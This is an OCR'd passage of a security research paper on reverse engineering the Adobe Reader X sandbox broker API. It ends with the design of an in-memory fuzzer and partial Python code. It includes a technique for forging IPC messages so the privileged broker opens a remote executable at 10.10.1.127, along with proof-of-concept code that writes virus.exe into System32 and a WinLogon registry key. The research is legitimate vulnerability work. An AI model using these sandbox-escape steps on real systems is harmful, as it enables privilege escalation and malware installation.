


Figure - ThreadPingEventReady in IDAPro

We can find the data structure of service_context from Google's Chrome below:

service_context：

+0h Ping handle

+4h pong handle

+8h channel_size

+Ch channel_buffer

+10h shared_base

+14h channel

+18h dispatcher

+1Ch target_info

There are 2 members in this data structure which raised our interest:

+Ch channel_buffer: Stores the IPC data between client and server.

+18h dispatcher: The entry point of the structure of registered broker dispatcher.

All broker IPC dispatchers should logically be registered in this framework. This means that we can enumerate all of them through the data at "+18h dispatcher" of service_context structures in memory.

The Figure -8 below shows a sub group of registered dispatcher in memory.




Figure - A sub group of registered dispatcher in memory

This is a example of registered dispatcher.

Tag: 0x17

Parameter type: 01 02 04 02 02 02 02 02 02 04

Handler Address: 0x00466650

Therefore with some time and patience (and perhaps coffee), we can retrieve all the Broker API functions.


For the specification of “Parameter type”, Chrome's source code comes in handy once again:

```
enum ArgType {
  INVALID_TYPE = 0,
  WCHAR_TYPE = 1,
```

```
  ULONG_TYPE = 2,
  UNISTR_TYPE = 3,
  VOIDPTR_TYPE = 4,
  INPTR_TYPE = 5,
  INOUTPTR_TYPE = 6,
  LAST_TYPE
};
```

2.4 Reversing and Results

There is another avenue to enumerate broker API functions; indeed, as noted above, all broker IPC dispatchers should be registered through a register function. Thus, if we find the register function first, we can enumerate all the broker IPC dispatchers by finding crossreferences to this function in IDA Pro ("xrefs").






Figure - 213 Sandbox Broker APIs in Adobe Reader X 10.0 version

A quick summary of our interesting findings could be:

1. From this avenue we have found 213 registered broker API functions – to be audited in future researches.

2. API functions are designated by a “tag”. For example, the function responsible for CreateFile has a tag of 0x03, the function responsible for Disable Protect Mode has a tag of 0x3E, the one responsible for opening http links using the default explorer has a tag of 0x43. (tags may change in different version of Adobe Reader X)

3. The function address and the parameters of each API can be found in the .data section of the file “AcroRd32.exe” (though somewhat scattered).

4. We can find out all the system functions hooked by Adobe Reader X using the “xrefs” function of IDA Pro on function Hook_General (used for INTERCEPTION_SERVICE_CALL / INTERCEPTION_EAT).




Figure - 193 function hooked in Adobe Reader X 10.0 version using EAT Hook.

5. Furthermore, one can find a list of API functions that provide Adobe Reader services by searching for the characteristic string "AcroWinMainSandbox".

```
.rdata:004B4014 ; char aAcrowinmainsan[]
.rdata:004B4014 aAcrowinmainsan db 'AcroWinMainSandbox',0
.rdata:004B4014                                         ; DATA XREF: SandBox_init:loc_40EFB6↑o
.rdata:004B4027                 align 4
.rdata:004B4028                 dd offset unk_4D842C
.rdata:004B402C off_4B402C      dd offset sub_4238D0    ; DATA XREF: sub_40F0EF+A↑o
.rdata:004B4030                 dd offset sub_416490
.rdata:004B4034                 dd offset Tag24_Client
.rdata:004B4038                 dd offset Tag25_Client
.rdata:004B403C                 dd offset Tag26_Client
.rdata:004B4040                 dd offset Tag28_Client
.rdata:004B4044                 dd offset Tag29_Client
.rdata:004B4048                 dd offset Tag2A_Client
.rdata:004B404C                 dd offset Tag2B_Client
.rdata:004B4050                 dd offset Tag2C_Client
.rdata:004B4054                 dd offset Tag2D_Client
.rdata:004B4058                 dd offset Tag2E_Client
.rdata:004B405C                 dd offset Tag27_Client
.rdata:004B4060                 dd offset Tag19_Client
.rdata:004B4064                 dd offset Tag1A_Client
.rdata:004B4068                 dd offset Tag1B_Client
.rdata:004B406C                 dd offset Tag1C_Client
.rdata:004B4070                 dd offset Tag1D_Client
.rdata:004B4074                 dd offset Tag1E_Client
.rdata:004B4078                 dd offset Tag1F_Client
.rdata:004B407C                 dd offset Tag20_Client
.rdata:004B4080                 dd offset Tag21_Client
.rdata:004B4084                 dd offset Tag22_Client
.rdata:004B4088                 dd offset Tag3A_Client
.rdata:004B408C                 dd offset sub_4164A0
.rdata:004B4090                 dd offset Tag3B_Client
.rdata:004B4094                 dd offset Tag3C_Client
.rdata:004B4098                 dd offset Tag3D_Client
.rdata:004B409C                 dd offset Tag3E_Client
.rdata:004B40A0                 dd offset Tag3F_Client
.rdata:004B40A4                 dd offset Tag40_Client
.rdata:004B40A8                 dd offset Tag41_Client
.rdata:004B40AC                 dd offset TagAB_Client
.rdata:004B40B0                 dd offset TagA9_Client
.rdata:004B40B4                 dd offset TagAC_Client
.rdata:004B40B8                 dd offset TagAA_Client
.rdata:004B40BC                 dd offset TagAE_Client
.rdata:004B40C0                 dd offset TagAD_Client
.rdata:004B40C4                 dd offset Tag44_Client
```

Figure - AcroWinMainSandbox in IDAPro

One can notice that the tag 0x3E API (client side) and tag 0x43 API (client side) are in the list.

2.5 Practice For Fun

Now that we have found all Broker APIs, we can send an IPC Message from sandboxed process by ourselves, to pop up the“disable Protected Mode”dialog, as a test.

According to our findings above, the broker API which tag is 0x3E is responsible for this.

The implementation of this API is relatively simple: It pops up a diagram using MessageBoxW. If the user chooses yes, it modifies the registry key “Software\Adobe\Acrobat Reader\10.0\Privileged” where it sets the value of “bProtectedMode” to 0. This API function gets executed in the broker process which of course, has enough privilege to operate the registry.




Figure - The Broker API that disable Protected Mode in IDAPro

Pseudocode shows:

```
if ( MessageBoxW(hWnd, "..", "..", 0x34) == 6 )
 {
  hKey = 0;
  ret = RegCreateKeyW
      (
       HKEY_CURRENT_USER,
       L"Software\\Adobe\\Acrobat Reader\\10.0\\Privileged",
       &hKey);
  ...
```

To pop up the dialogue, we must then build an IPC Message with tag 0x3E in the sandboxed process first, and then call SharedMemIPCClient::DoCall to send it out to the broker.

As a test, we will be setting a breakpoint at SharedMemIPCClient::DoCall and modifying the input data in [ESP+4] to mess with the tag, when the breakpoint gets hit. Then we continue to execute the process:




Figure - Sending tag 0x3E IPC Message in the SandBox Process

The “disable Protected Mode” dialog is poping up.




Figure - The“disable Protected Mode”dialog

2.6 More practice for fun

The Broker API function designated by tag 0x43 is an interesting one as well. Its role is to open http links using the default explorer, running with higher privileges (the same as the broker process).


Similarly to what we did in the previous test, we can build a tag 0x43 IPC message then call SharedMemIPCClient::DoCall to send it out.

Our IPC Message will request to open file http://10.10.1.127/1.exe using the default explorer:

This 1.exe file is a POC file which does the following:

```
File = ::CreateFile(_T("C:\\WINDOWS\\SYSTEM32\\virus.exe"),
            GENERIC_WRITE|GENERIC_READ,
            FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
            NULL,  // No security attributes
            CREATE_ALWAYS,
            FILE_FLAG_BACKUP_SEMANTICS,
            NULL);  // No template
    if (File == INVALID_HANDLE_VALUE)
    {
        printf("CreateFile fail!\r\n");
    }
LONG err_code1 = ::RegCreateKey(HKEY_LOCAL_MACHINE, L"Software\\Microsoft\\Windows NT\\CurrentVersion\\WinLogon\\1", &key) ;
```

Like above, we set a breakpoint at SharedMemIPCClient::DoCall and modify the input data in [ESP+4] when it gets hit. Then we continue execution:



Upon clicking the “Run” button, one will notice that C:\\WINDOWS\\SYSTEM32\\virus.exe and the specified key in the registry get created.

These two examples show possibly weaknesses that appear just by looking at the Broker API. It is obvious that careful auditing of the API functions would lift the lid on more serious, internal weaknesses. Fuzzing is a good way to start – and is the topic of the next section.

3. Fuzzing the Broker API

3.1 The needs

The goal here is to automatically verify if the broker API presents memory corruption vulnerabilities, that might be triggered by maliciously crafted input data. Rather than reversing the whole API and finding programmatic mistakes that could lead to corruption, we chose the fuzzing approach.

Essentially our fuzzing data must be stuffed into an IPC Message within the sandboxed Adobe Reader process, and sent to the broker, in hope to trigger some crash.

If we can get our hand over the IPC Channel that is used to store IPC messages, and then call routines like SharedMemIPCClient::DoCall to send the IPC message for us, the audit process can be automated relatively easily.

3.2 The idea that meets the needs

Much work has been presented in the past few years concerning bug discovery through various fuzzing tools, so we won't reinvent the wheel here.

In particular, the “in memory fuzz” [6] concept introduced by Michael Sutton in a famous book fits our requirements. Our fuzzer uses this base (in python); it operates along the following steps:

1: Take a snapshot of the sandboxed process before sending the IPC message

2: Stuff fuzzing data into the IPC Message

3: Send the IPC Message

4: Wait for the broker process to handle the IPC message

5: Restore the snapshot of the sandboxed process and repeat step 2 until fuzzing data is exhausted.

Again, generating fuzzing data according to parameters' type is a topic in itself, and is out of the scope of this paper. Our fuzzer relies on ready-made libraries for that purpose.

3.3 In Memory Fuzzer: How it works

While we were looking at DoCall, we found out that the function at address 0x419660 is the IPC client used for sending a message to request handling of broker API function with tag 0x43, and we know that this function is used to open http links with the default explorer, running with high privileges.

We’ll audit this function as an example, for the purpose of showing how the fuzzer works.

Our reverse engineering effort earlier provided us with the following results, which are very handy to build our fuzzer:

1: Code at address 0x419660 takes user input at [ESP+4] to craft the IPC message; it can be set as our Snapshot point.

2: function at address 0x4196CC is the “Cross Call” which sends the IPC message from the sandboxed process to the broker process.

3: Once function at address 0x004196CC get executed, it means the call is complete, since the Client to Server communication process in IPC is synchronous (blocking). Thus, we can rewind the state at this point. In other words, we can set 0x004196D1 as our Restore point.

Figure - Tag 43 Client in IDAPro

As a first step we can set breakpoints at 0x00419660 and 0x004196D1 then let the program run.

```
#tag43_client

Snapshot_point =  0x00419660

Restore_point =  0x004196D1
```

When the execution flow hits the Snapshot_point breakpoint for the first time, we take a snapshot of the process context:

```
def handle_bp (dbg):
   if dbg.exception_address == Snapshot_point:
      hit_count += 1
```

```
# if a process snapshot has not yet been taken, take one now.
if not snapshot_taken:
    start = time.time()
    print "taking process snapshot...",
    dbg.process_snapshot()
    end = time.time() - start
    print "done. completed in %.03f seconds" % end


    snapshot_taken = True
```

We build our input string and modify the user input at [ESP+4], which is used by the client to build the IPC message:

```
    mutant1 = ""
    mutant1 += "\x68\x00\x74\x00\x74\x00\x70\x00\x3A\x00\x2F\x00\x2F\x00"     #http://
    try:
        mutant1 += str.fuzz_library[hit_count].encode("utf_16_le")


    except:
        mutant1 += str.fuzz_library[hit_count]


    dbg.write(address1, mutant1)


    print "modifying function argument to point to mutant"
    esp = dbg.context.Esp # Getting stack pointer for overwriting arguments
